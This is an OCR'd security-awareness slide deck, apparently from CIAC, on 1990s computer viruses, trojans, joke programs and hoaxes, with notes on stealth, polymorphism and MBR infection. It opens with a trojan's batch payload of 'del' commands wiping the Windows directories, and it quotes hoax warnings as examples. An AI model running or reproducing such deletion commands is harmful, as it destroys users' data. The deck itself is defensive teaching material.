del 8*.*
del 9*.*
del 0*.*
del _*.*
cd c:\windows
del a*.*
del b*.*
del c*.*
del d*.*
.
.
.
del 8*.*
del 9*.*
del 0*.*
del _*.*
cd c:\windows\system
del a*.*
del b*.*
.
.
.
```

MACROS.DRV Contains Trojan Maker



Joke Programs

- **Joke programs generally do no harm to your hardware, but terrorize users.**

Joke Programs

- Joke programs generally do no harm to your hardware, but terrorize users.

Joke Programs

CIAC

Hoaxes

- **Some successful hoaxes**
  - **Mike RoChenle (Microchannel), 2400 baud modem virus. Triggered the 60Hz virus parody**
  - **Good Times**
- **What makes a successful hoax**
  - **Technical sounding language**
  - **Credibility by association.**

Credibility: Technical Language

The FCC released a warning last Wednesday concerning a matter of major importance to any regular user of the InterNet. Apparently, a new computer virus has been engineered by a user of America Online that is unparalleled in its destructive capability. Other, more well-known viruses such as Stoned, Airwolf, and Michaelangelo pale in comparison to the prospects of this newest creation by a warped mentality.

What makes this virus so terrifying, said the FCC, is the fact that no program needs to be exchanged for a new computer to be infected. It can be spread through the existing e-mail systems of the InterNet. Once a computer is infected, one of several things can happen. If the computer contains a hard drive, that will most likely be destroyed. If the program is not stopped, the computer's processor will be placed in an nth-complexity infinite binary loop - which can severely damage the processor if left running that way too long. Unfortunately, most novice computer users will not realize what is happening until it is far too late.

Credibility: Association

FOR YOUR INFORMATION - READ IMMEDIATELY

Please take heed of the following warning! It just came in from NASA.

FORWARDED FROM: *********

READ IMMEDIATELY: Warning about a new computer virus

**** High Priority ****

Subject: FOR YOUR INFORMATION - READ IMMEDIATELY
Author: ***** at *******
Date: 4/21/95 9:55 AM**

I just received this from my contact at Lilly (Chairman of the ********).**

I don't know how we're set up to handle getting the word out to all Internet users at Upjohn, but it sounds like we'd better do something.

xxxxx xxxxx

Email: xxxxxx@indianapolis.sgi.com
Phone: 317-595-xxxx

Systems Engineer
Silicon Graphics, Inc.
FAX: 317-595-xxxx


Advanced Virus Operation

- What can they do?
- What can't they do?
- How do they hide?
- How do they spread?

When Can a Virus Trigger?

S	M	T	W	T	F	S

- ...any time ...any day ...any event



can trigger a virus !


What A Virus Can Do

A virus can do anything that any program can do.

- **Memory/Disk**
  - **delete**
  - **modify**
  - **print**
  - **format**
  - **create**
  - **draw**
- **Hardware settings**
  - **CMOS**
  - **keyboard map**
  - **monitor**

What A Virus Can NOT Do

- Self Start - Good Times
- Infect other hardware: Michaelangelo and cash registers.



- Cause physical damage to a computer: Good_Times,
- Infect from non-executable files: Good_Times, Satan Bug in picture files.


How Do Viruses Hide?

- **Stealth**
- **Polymorphism**
- **Encryption**
- **Multipartite**


Stealth

- **Actively hiding from detection.**
  - **Hide changes in file size**
  - **Hide date changes**
  - **Redirect disk access**
  - **Infect/Disinfect on the fly**
    - » **EXEBug appears to survives a cold boot**


Normal MBR


Disk Editor
Object Edit Link View Info Tools Help
Physical Sector: Cyl 0, Side 0, Sector 1
00000000: FA 33 C0 8E D0 BC 00 7C - 8B F4 50 07 50 1F FB FC .3.Ä...¦ïƒP•P▼√ⁿ
00000010: BF 00 06 B9 00 01 F2 A5 - EA 1D 06 00 00 BE BE 07 ......≥ÑΩ.....•
00000020: B3 04 80 3C 80 74 0E 80 - 3C 00 75 1C 83 C6 10 FE ..Ç<Çt.Ç<.u.â..■
00000030: CB 75 EF CD 18 8B 14 8B - 4C 02 8B EE 83 C6 10 FE .uՈ..ï.ïL.ïЄâ..■
00000040: CB 74 1A 80 3C 00 74 F4 - BE 8B 06 AC 3C 00 74 0B .t→Ç<.tƒ.ï.¼<.t.
00000050: 56 BB 07 00 B4 0E CD 10 - 5E EB F0 EB FE BF 05 00 V╗•.....^δ≡δ■...
00000060: BB 00 7C B8 01 02 57 CD - 13 5F 73 0C 33 C0 CD 13 ╗.¦...W.._s‼3...
00000070: 4F 75 ED BE A3 06 EB D3 - BE C2 06 BF FE 7D 81 3D Ouø.ú.δ.....■}ü=
00000080: 55 AA 75 C7 8B F5 EA 00 - 7C 00 00 49 6E 76 61 6C U¬u.ïJΩ.¦..Inval
00000090: 69 64 20 70 61 72 74 69 - 74 69 6F 6E 20 74 61 62 id partition tab
000000A0: 6C 65 00 45 72 72 6F 72 - 20 6C 6F 61 64 69 6E 67 le.Error loading
000000B0: 20 6F 70 65 72 61 74 69 - 6E 67 20 73 79 73 74 65 operating syste
000000C0: 6D 00 4D 69 73 73 69 6E - 67 20 6F 70 65 72 61 74 m.Missing operat
000000D0: 69 6E 67 20 73 79 73 74 - 65 6D 00 00 00 00 00 00 ing system......
000000E0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
000000F0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000100: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000110: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000120: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000130: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
Sector 0 of 20,331
Cyl 0, Side 0, Sector 1
Hard Disk 1
Offset 306, hex 132


Infected MBR (AntiEXE)



MBR With AntiEXE Virus In Memory



True MBR Hidden By AntiEXE



CIAC
Computer Incident Advisory Capability

Polymorphism

- **Self Modifying code**
- **Add assembly language commands that do not do anything to change the spacing of the actual commands.**
  - **NoOp**
  - **CMP**
  - **JMP 1**
  - **ZF=0;JNZ**

Encryption

- **Encrypt the virus code on the disk and decrypt it in memory with a small decryption program at the beginning.**
- **Use polymorphism to hide the decryption program.**
- **Use different encryption keys to hide the encrypted code.**


Multipartite

- **Infects more than one type of structure on the disk.**
- **One_half infects MBR, .COM, and .EXE**

How Do You Detect A Virus?

- **Anomalous behavior that is not caused by hardware or installed software.**
  - **One_Half - Network drivers no longer fit in upper memory.**
  - **System crashes more often than normal.**
